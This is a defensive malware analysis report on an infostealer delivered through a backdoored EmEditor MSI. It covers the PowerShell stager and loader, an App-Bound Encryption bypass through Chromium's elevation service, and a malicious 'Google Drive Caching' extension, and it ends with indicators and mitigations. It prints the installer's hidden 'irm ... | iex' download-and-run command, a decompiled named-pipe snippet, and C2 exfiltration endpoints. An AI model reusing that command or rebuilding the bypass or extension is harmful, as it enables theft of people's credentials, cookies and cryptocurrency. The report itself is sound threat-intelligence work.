Malware Analysis Report – Multi-stage Infostealer

Researchers: Luca Palermo, Mario Ciccarelli.

Analysis of multi-stage PowerShell stealer targeting Chromium browsers.

- **Backdoored MSI Installer Hash (SHA-256)**: 4bea333d3d2f2a32018cd6afe742c3b25bfcc6bfe8963179dad3940305b13c98

- **Malicious DLL Hash (SHA-256)**: 97118d26ec9f03590a6ad6b09fd15d3765629e9e45dc6999025a562557ea3834

Executive Summary

This report details a sophisticated multi-stage infection chain initiated by a backdoored version of the legitimate installer `emed64_25.4.3.msi`, which was compromised by the Threat Actor.

The malware is an infostealer able to bypass the `App-Bound Encryption` security feature introduced in Google Chrome v127+ and other major Chromium-based browsers on Windows.

The attack chain employs a two-stage PowerShell execution flow. The first stage functions solely as a downloader to retrieve the main payload. The second stage, acting as the loader/orchestrator, executes the two primary malicious actions:

1. **Reflective DLL Injection**: It loads a custom DLL into memory that hijacks the browser's Mojo Inter-Process Communication framework. This allows the malware to decrypt sensitive cookies and login credentials using the browser's own internal identity.

2. **Browser Extension Sideloading**: It forcibly installs a malicious browser extension (named "`Google Drive Caching`") by manipulating the browser's `Secure Preferences` and `Local State` files. This extension ensures persistence and enables real-time monitoring of user activity, such as capturing credentials during login events.


Stolen data is compressed in memory and exfiltrated to a remote Command & Control server by the main PowerShell loader/orchestrator script. Simultaneously, the extension transmits additional stolen credentials and information to the C2 server via several specialized API endpoints.

Initial Access and Execution

Artifact: Backdoored MSI (emed64_25.4.3.msi).
Function: Downloader/Dropper.


Initial interest in this threat was drawn by anomalous system behavior immediately following the execution of the MSI installer. Specifically, we observed outbound beaconing approximately every 30 seconds, and the redirection of security site traffic to google.com. These macroscopic indicators led us to discover a script-based `CustomAction` embedded in the installer, which serves as the primary execution vector.

```
CreateObject("WScript.Shell").Run "powershell ""irm
emeditorjp[.]com | iex""", 0, False
```



This command creates a `Windows Shell` object instance which gives the script access to system functions, like running programs: in this case, a PowerShell command executed in a hidden window. The command uses `irm` (`Invoke-RestMethod`) to download the first stage of the malware from a remote URL and pipes it directly to `iex` (`Invoke-Expression`), executing the code immediately in memory without saving it to disk.

Notably, the installer was signed with a certificate issued to **WALSHAM INVESTMENTS LIMITED** with a suspicious 4-day validity period (12/21/2025 to 12/24/2025).



Stage One: The Downloader

Artifact: In-memory PowerShell.
Function: Asynchronous BITS transfer and execution of the second-stage payload script.

The VBScript snippet embedded in the MSI installer fetches and executes a highly obfuscated PowerShell script, which acts as a first-stage downloader. Its primary purpose is to retrieve and deploy a second-stage payload containing the core malicious functionality.

Key Capabilities

- **Asynchronous BITS Transfer**: Instead of using standard web requests (like `Invoke-WebRequest`), the script utilizes the `Background Intelligent Transfer Service` via the `Start-BitsTransfer` cmdlet with the `-Asynchronous` parameter.
  This technique allows the malware to download the payload in the background without freezing the PowerShell window, hiding the activity from the user. Also, BITS is a legitimate Windows service (used by Windows Update), and its traffic is often trusted by host-based firewalls.

- **Failover and execution**: To ensure successful infection even if a domain is taken down, the script iterates through a prioritized list of Command & Control endpoints. If the primary URL fails, it automatically attempts the next:

  - https://emeditorde[.]com/gate/start/[ID] (Primary)
  - https://emeditorsb[.]com/run/[ID] (Failover)
  - etc.

  This stager downloads the payload to a physical file on the disk (likely in %TEMP% or %APPDATA% based on static analysis) using the BITS job. Once the transfer is verified as `Transferred` and finalized with `Complete-BitsTransfer`, the script executes the downloaded file to initiate the second stage of the infection.

Stage Two: The Loader/Orchestrator

Artifact: Temporary file (likely in %TEMP% or %APPDATA% based on static analysis).
Function: Core Logic, Persistence, and Reflective Loading.

This heavily obfuscated PowerShell script acts as the central orchestrator of the infection chain. Its primary role is to prepare the environment, establish persistence, and deploy the malicious browser extension while actively evading detection.

Key Capabilities

- **Geo-Fencing (CIS Exclusion):** Immediately upon execution, the script queries the system's `System.Globalization.RegionInfo` to determine the victim's location. It compares the two-letter ISO country code

(`TwoLetterISORegionName`) against a hardcoded exclusion list (CIS region and Iran). If a match is found, the malware self-terminates to avoid infecting targets in these specific jurisdictions.

- **Dead Code Obfuscation**: The script is heavily padded with junk code (complex mathematical calculations and logic paths that never affect the program's outcome). This is designed to confuse static analysis tools and force automated antivirus sandboxes to time out before the malicious payload executes.

- **Architecture Switching**: The script verifies if it is running as a 32-bit process on a 64-bit operating system by checking `[IntPtr]::Size`. If a mismatch is detected, it relaunches itself using the sysnative path (`$env:SystemRoot\sysnative\WindowsPowerShell\v1.0\powershell.exe`) to spawn a native 64-bit PowerShell instance. This ensures the malware runs with the correct architecture required for subsequent memory injection and browser interaction.

- **Browser Process Termination**: To ensure successful data theft and modification, the script forcibly terminates running instances of major browsers (`Stop-Process`). This action releases the file locks on the browser's `Login Data` and `Cookies` database files, allowing the malware to read or overwrite them.

- **Browser Targeting**: The script targets specific paths for data theft:

    - **Chrome**: `%localappdata%\Google\Chrome\User Data`
    - **Edge**: `%localappdata%\Microsoft\Edge\User Data`
    - **Brave**: `%localappdata%\BraveSoftware\Brave-Browser\User Data`
    - **Opera**: `%appdata%\Opera Software\Opera Stable`

- **Reflective DLL Injection** (Fileless Execution): The script contains a large, GZip-compressed, Base64-encoded binary blob. This blob is the malicious DLL (SHA-256: 97118d26ec9f03590a6ad6b09fd15d3765629e9e45dc6999025a562557ea3834). Using a custom PowerShell memory loader, it allocates memory via kernel32.dll calls and maps this DLL directly into the process memory without ever writing it to the disk. The injection is performed locally within the powershell.exe process itself (specifically the native 64-bit instance). It is not Process Hollowing or Remote Injection. The script utilizes `VirtualAlloc` and `CreateThread` to manually map and execute the

malicious DLL as a new thread inside the running PowerShell process. This allows the malware to operate entirely within the memory space of a trusted, signed Microsoft binary.

- **Browser Extension Sideloading**: The script drops a malicious browser extension, which masquerades as a legitimate tool ("`Google Drive Caching`" by "`Google LLC`"), and contains aggressive surveillance, credential harvesting, and cryptocurrency theft capabilities.
    - **Extension Name**: `Google Drive Caching`
    - **Files**: The extension files are stored as a compressed blob within the script. The loader reads this into a `System.IO.MemoryStream`, treats it as a `ZipArchive`, and iterates through the contents to write the extension files to the target directory:
        - background.js
        - content.js
        - icon.png
        - manifest.json
        - offscreen.html
        - offscreen.js
        - proxy.js

- **Persistence**: To ensure the malware survives system reboots, the script creates a Windows Scheduled Task using the `Register-ScheduledTask` cmdlet.
    - **Task Name**: `Google Drive Caching`.
    - **Task Description**: `Google Drive Caching`.
    - **Trigger Condition**: At User Logon (`-AtLogOn`).
    - **Execution Binary**: `wscript.exe`
    - **Target Payload**: `background.vbs`
    - **Payload Path**: `%LOCALAPPDATA%\Google Drive Caching\`

- **C2 Communication**: Upon successful setup, the script performs an initial registration with the Command & Control server. It sends a `PUT` request to `https://cachingdrive[.]com/gate/init/[ID]/[GUID]` containing the victim's unique machine ID to register the new infection. The script retrieves a text configuration file from `/info.txt` on the C2 server.

App-Bound Encryption Bypass

Artifact: In-memory DLL (SHA-256: 97118d26ec9f03590a6ad6b09fd15d3765629e9e45dc6999025a562557ea3834)
Function: Credential Decryption

The payload string is built piece by piece, by progressively appending data over dozens of lines. Once the massive text string is built, the script converts it into a byte array, looping through the string, taking small chunks and converting them into numerical byte values. After decoding, the byte array is passed to another function which uses `System.IO.Compression.GZipStream` in `Decompress` mode to inflate the byte array. The output of this function is the final, raw binary file, a DLL actually.

This DLL is the critical component that distinguishes this malware from generic stealers. It allows the attacker to decrypt credentials protected by **App-Bound Encryption**. App-Bound Encryption is a security mechanism used by Chromium-based browsers to protect sensitive user data, such as saved passwords, cookies, and tokens, by ensuring that only the browser itself can decrypt it on a given device.

Mechanism and Bypass Coordination

- **Mojo IPC Hijacking**: The malware creates a specialized Named Pipe matching the format `\\.\pipe\mojo.%d.%d.%d`. This pattern mimics the Mojo Inter-Process Communication system used by Chromium browsers, whose named pipes follow the format `\\.\pipe\mojo.<pid>.<child_id>.<random_or_counter>`, effectively allowing the malware to impersonate a legitimate browser component.

- **COM Service Abuse**: The injected DLL calls `CoCreateInstance` to instantiate the `IElevator` COM object (the elevation service for Chromium browsers). It immediately calls `CoSetProxyBlanket` to set the necessary security authentication properties, ensuring the service accepts its connection request.


- **Decryption Execution**: By combining the hijacked IPC pipe and the COM service, the malware sends the App-Bound encrypted key to the elevation service. The service, believing the request is legitimate, decrypts the key and returns it to the malware, bypassing the encryption intended to protect cookies and passwords.

- **Logging**: As a high-confidence IoC, the DLL writes a log file to `C:\ProgramData\tmp_mojo.log` containing debug information about the pipe creation.

```
{
  CurrentThreadId = GetCurrentThreadId();
  CurrentProcessId = GetCurrentProcessId();
  wsprintfW(Name, L"\\\\.\\pipe\\mojo.%d.%d.%d", CurrentProcessId, CurrentThreadId, v9);
  v36 = lpString;
  v35 = GetCurrentThreadId();
  v11 = GetCurrentProcessId();
  v12 = wsprintfA(Buffer, "%S - mojo.%d.%d.%d\n", v1, v11, v35, v36);
  FileA = CreateFileA("C:\\ProgramData\\tmp_mojo.log", 0x40000000u, 0, 0, 4u, 0x80u, 0);
  SetEndOfFile(FileA);
  WriteFile(FileA, Buffer, v12, &NumberOfBytesWritten, 0);
  CloseHandle(FileA);
  NamedPipeW = CreateNamedPipeW(Name, 3u, 0, 0xFFu, 0x1000u, 0x1000u, 0, 0);
  v15 = NamedPipeW;
  hFile = NamedPipeW;
  if ( NamedPipeW != (HANDLE)-1 )
  {
    if ( ConnectNamedPipe(NamedPipeW, 0) )
    {
      v49 = 1112559681;
      ProcessHeap = GetProcessHeap();
      v17 = HeapAlloc(ProcessHeap, 8u, 0x1000u);
      lpMem = v17;
      if ( v17 )
      {
        if ( ReadFile(v15, v17, 0x1000u, &NumberOfBytesWritten, 0) )
        {
          v18 = (char *)v17;
          v19 = (BSTR)((char *)&v49 - (_BYTE *)v17);
          v20 = 4;
```


Browser Extension Analysis

Artifact: `background.js` and associated files
Name: "`Google Drive Caching`"
Fake Publisher: "`Google LLC`"
Function: The extension contains aggressive surveillance, credential harvesting, and cryptocurrency theft capabilities.



Manifest Permissions (manifest.json): The extension requests an extensive and highly invasive list of permissions.

- "cookies", "history", "bookmarks": To steal session data and user activity.
- "clipboardRead", "clipboardWrite": Critical for the Crypto Clipping functionality.
- "webRequest", "declarativeNetRequest": To intercept and modify network traffic (e.g., bypassing Content Security Policy headers).
- "debugger": Often used to bypass security controls or automate actions on web pages.
- "<all_urls>": Grants access to every website the user visits.



Key Capabilities

1. Crypto Clipping (background.js and offscreen.js)

- **Configuration (background.js)**: The `pollWorkspace` function defines a massive list of regular expressions to identify specific cryptocurrency wallet addresses. It also holds the attacker's replacement addresses.
- **Execution (offscreen.js)**: The `setupClipboardMonitor` function creates a hidden `<textarea>`, forces a `document.execCommand('paste')` API call to read the user's clipboard, and compares the clipboard text against the regex patterns provided by the background.js script.
- **Targeted Blockchains**:
    - Bitcoin (BTC)
    - Ethereum (ETH/EVM)
    - Solana (SOL)
    - Tron (TRX)
    - Litecoin (LTC)
    - Cardano (ADA)
    - Others: Dogecoin, Ripple (XRP), Polkadot (DOT), Tezos (XTZ), Cosmos (ATOM), Iota, Kaspa, Sei, Ronin, Aptos, Sui.

2. Facebook Business Theft (background.js)

- **API Abuse**: The function `checkFacebook` actively queries the Facebook Graph API (`graph.facebook.com`).
- **Stolen Data Points**:
    - Ad Account IDs (`act_id`) and Names (`act_name`).
    - Account Status (`account_status`).
    - Financial Data: `balance`, `currency`, `total_spend`, and `daily_spend_limit`.
    - Payment Methods: It specifically filters and extracts `pm_credit_card` and `paypal` payment methods linked to the ad accounts.

3. Surveillance and Spyware Capabilities (background.js and content.js)

- **Keylogging (content.js)**:
    - The script attaches event listeners to `keydown`, `keypress`, and `input` events on every webpage.
    - It captures keystrokes and sends them to the background script under the message action `keylogger`.
- **Form Grabbing (content.js)**:
    - The `hookForms` function listens for `submit` events on all `<form>` elements. It serializes the form data (including passwords) and sends it to the C2 as `new-form`.
- **Screenshots (background.js)**:
    - The `captureScreenshot` function uses `chrome.tabs.captureVisibleTab` to take images of the user's active browser window. This is controlled by a `SCREENSHOT_CONFIG` that sets targets and limits frequency (default 20/hour).

4. Network Interception and Residential Proxy (proxy.js and background.js)

- **Residential Proxy Node (proxy.js)**:
    - The script establishes a WebSocket connection to the C2 server.
    - It implements an RPC table (`RPC_CALL_TABLE`) that accepts commands such as `HTTP_REQUEST`.
- **Security Header Stripping (proxy.js and background.js)**:
    - Both scripts contain logic to strip security headers from web responses to weaken browser protections. This allows the attacker to inject malicious scripts into secure sites or embed sites in iFrames by removing the headers that would normally block these actions.
    - **Targeted Headers**: `Content-Security-Policy`, `X-Frame-Options`, `X-Content-Type-Options`, and `Strict-Transport-Security`.
- **Traffic Redirection (proxy.js and background.js)**:
    - **User Navigation Blocking**: During testing, attempts to access security domains (e.g., kaspersky.com, virustotal.com) were redirected to

google.com. This is controlled by background.js. The function `pollWorkspace` periodically calls `getWorkUrl` to retrieve a configuration JSON from the C2 endpoint `/gate/work`. Based on this config, it uses the `declarativeNetRequest` API to update dynamic blocking rules, preventing the victim from accessing specific URLs defined by the attacker

- **Proxy Tunneling Redirects**: To prevent the attacker's connection from dropping, the proxy.js script actively manages web redirects. It maintains a specific `redirect_table` to track traffic routed through the victim's browser. If a target website redirects the attacker (e.g., sending a 301 or 302 status code), the script captures this and updates the table with the new destination. This allows the attacker to browse the web through the victim's machine smoothly, without the proxy session breaking or resetting every time a page redirects.

5. System Fingerprinting (offscreen.js and background.js)

- **GPU Fingerprinting**: The offscreen.js script uses the `WebGL` API to extract the unmasked vendor and renderer strings of the user's graphics card (e.g., "NVIDIA GeForce RTX..."). This is commonly used to assess the machine's value for cryptojacking.
- **General Info**: background.js collects the OS, CPU architecture, RAM, Language, and Timezone.

6. Infrastructure and Evasion (background.js)

- **Domain Generation Algorithm**: The `DomainGenerator` class uses a seed-based random number generator and a hardcoded list of TLDs (`.xyz`, `.cloud`, `.net`, `.org`, etc.) to generate dynamic C2 domains based on the current date, ensuring the bot can always find a command server even if primary domains are blocked.

Exfiltration

Artifact: In-memory PowerShell and Browser Extension.
Function: Data Exfiltration.

PowerShell Script (Loader/Orchestrator)

Once the keys are retrieved and the databases are unlocked, the malware packages the stolen data.

- **Compression**: The script aggregates the stolen data (`Login Data`, `Cookies`, and `Local State`) into a compressed archive named `secure_prefs.zip`. To evade detection, the entire process is performed in memory. The malware uses a `System.IO.MemoryStream` as the backing store for the `ZipArchive` object, ensuring that the data is written exclusively to memory and never touches the physical disk.

- **Transmission**: The zip file is exfiltrated via an HTTP `POST` request using `multipart/form-data`.

- **C2 Destination**: The script uses a specific endpoint to upload the stolen data (the `secure_prefs.zip` blob): `https://cachingdrive[.]com/gate/report`

Browser Extension ("Google Drive Caching")

Once installed, the extension performs real-time data theft and transmits JSON payloads to specialized endpoints:

- /gate/ping: Heartbeat (server status check).
- /gate/work: Task Polling (retrieves configuration and target lists).
- /gate/cmd-done: Command execution confirmation.
- /gate/report: Generic data exfiltration.
- /gate/cookies: Browser cookie upload.
- /gate/history: Browser history upload.
- /gate/screenshot: Screenshot upload.
- /gate/check: Account validation.
- /redirect-[UUID]: Internal redirection target for proxy tunneling.

Indicators of Compromise

Network Indicators

Indicator	Type	Description
cachingdrive[.]com	Domain	Primary C2 Server
emeditorde[.]com	Domain	Stager/Download C2
emeditorgb[.]com	Domain	Stager/Download C2
emeditorjp[.]com	Domain	Stager/Download C2
emeditorsb[.]com	Domain	Stager/Download C2
147.45.50.54	IP Address	Hosting IP for cachingdrive[.]com (Netherlands)
46.28.70.245	IP Address	Hosting IP for emeditorde[.]com (Czech Republic)
5.101.82.159	IP Address	Hosting IP for emeditorgb[.]com (Germany)
5.101.82.118	IP Address	Hosting IP for emeditorjp[.]com (Germany)

URL Structure and Functionality (based on code and similarity analysis)

Origin	URL Structure	Method	Purpose
PowerShell Stager	https://emeditorde[.]com/gate/start/[ID] https://emeditorsb[.]com/run/[ID]	GET	Used by the initial stager script to download the main PowerShell Loader.
PowerShell Loader	https://cachingdrive[.]com/gate/init/[ID]/[GUID]	PUT	Registers the infected system with the C2 server.
PowerShell Loader	https://cachingdrive[.]com/info.txt	GET	Gets a text file containing updated configuration from the C2 server.
PowerShell Loader	https://cachingdrive[.]com/gate/report	POST	Uploads the stolen browser data (secure_prefs.zip) to the C2 server.
Browser extension	https://cachingdrive[.]com/gate/ping	GET	Periodically hits this endpoint to check if the C2 server is active.

Origin	URL Structure	Method	Purpose
Browser extension	https://cachingdrive[.]com/gate/work	GET	Task Polling. Requests new instructions from the C2 server.
Browser extension	https://cachingdrive[.]com/gate/cmd-done	POST	Reports the success or failure of an executed command back to the C2 server.
Browser extension	https://cachingdrive[.]com/gate/report	POST	General exfiltration.
Browser extension	https://cachingdrive[.]com/gate/cookies	POST	Uploads the decrypted browser cookie database.
Browser extension	https://cachingdrive[.]com/gate/history	POST	Uploads full browsing history.
Browser extension	https://cachingdrive[.]com/gate/screenshot	POST	Uploads screenshots captured by the background.js component.
Browser extension	https://cachingdrive[.]com/gate/check	POST	Account validation (e.g., verifying the status of Facebook Business accounts).
Browser extension	https://cachingdrive[.]com/redirect-[UUID]	GET	Internal redirection target used to intercept navigation.

Files and Artifacts

Indicator	Type	Description
C:\ProgramData\tmp_mojo.log	File Path	**High Confidence**. Log file created by the bypass DLL. Hashsums vary from one reproduction scenario to another.
\\.\pipe\mojo.*	Named Pipe	Suspicious pipe pattern mimicking browser IPC, potentially used by non-browser processes to bypass app-bound encryption.
Google Drive Caching	Extension	Name of the malicious browser extension dropped.
secure_prefs.zip	Filename	Name of the zip archive used for exfiltration (in memory only).
background.js content.js icon.png manifest.json offscreen.html offscreen.js proxy.js	File	The complete set of malicious files extracted from memory and written to the browser's extension directory. Hashsums vary from one reproduction scenario to another.
%LOCALAPPDATA%\Google Drive Caching\background.vbs	File	Silent launcher script used by the Scheduled Task. (identified in code analysis, we didn't observe it in our reproduction scenario).
Google Drive Caching	Windows Scheduled Task	Ensures persistence by executing the VBS launcher at logon (identified in code analysis, we didn't observe it in our reproduction scenario).

Mitigation and Recommendations

1. **Immediate Block**: Block all traffic to the identified C2 domains and their associated IPs at the network perimeter.
2. **Cleanup, Session Invalidation, and Credential Reset**: The malware executes a mechanism designed to bypass `App-Bound Encryption`, meaning all historical passwords and cookies stored in the browser database may have been accessed and exfiltrated. Furthermore, the malicious extension ("`Google Drive Caching`") can inject forms and capture screens. This allows it to steal new credentials and session tokens in real-time as the user types them, even after a reset.
    - **Step 1 (Cleanup)**: **Ensure that the malicious extension is fully removed from all relevant web browsers before users log in again**. If the extension remains active, any new credentials entered will be immediately compromised.
    - **Step 2 (Invalidate)**: Invalidate all active session tokens (cookies) across all relevant web browsers to disconnect the attacker from current sessions.
    - **Step 3 (Reset)**: Force a password reset for all services (e.g., email, banking, cloud portals, etc.) that had credentials saved in the browser or were accessed during the infection period.
3. **Hunt and Remediation**:
    - Scan all endpoints for the file `C:\ProgramData\tmp_mojo.log`. Any machine with this file is confirmed compromised.
    - Search browser profiles for unauthorized extension folders containing **background.js** and **manifest.json** (Indicator: "`Google Drive Caching`").
    - If present, remove the Scheduled Task named `Google Drive Caching` and pointing to `%LOCALAPPDATA%\Google Drive Caching\background.vbs`.
4. **Extension Audit**: Audit installed browser extensions across the environment. Remove any instances of "`Google Drive Caching`" or unknown extensions with extensive permissions (`Clipboard`, `Debugger`, `WebRequest`).
5. **Behavioral Monitoring**: Alert on the creation of Named Pipes matching the pattern `\\.\pipe\mojo.*` by non-browser processes (e.g., PowerShell).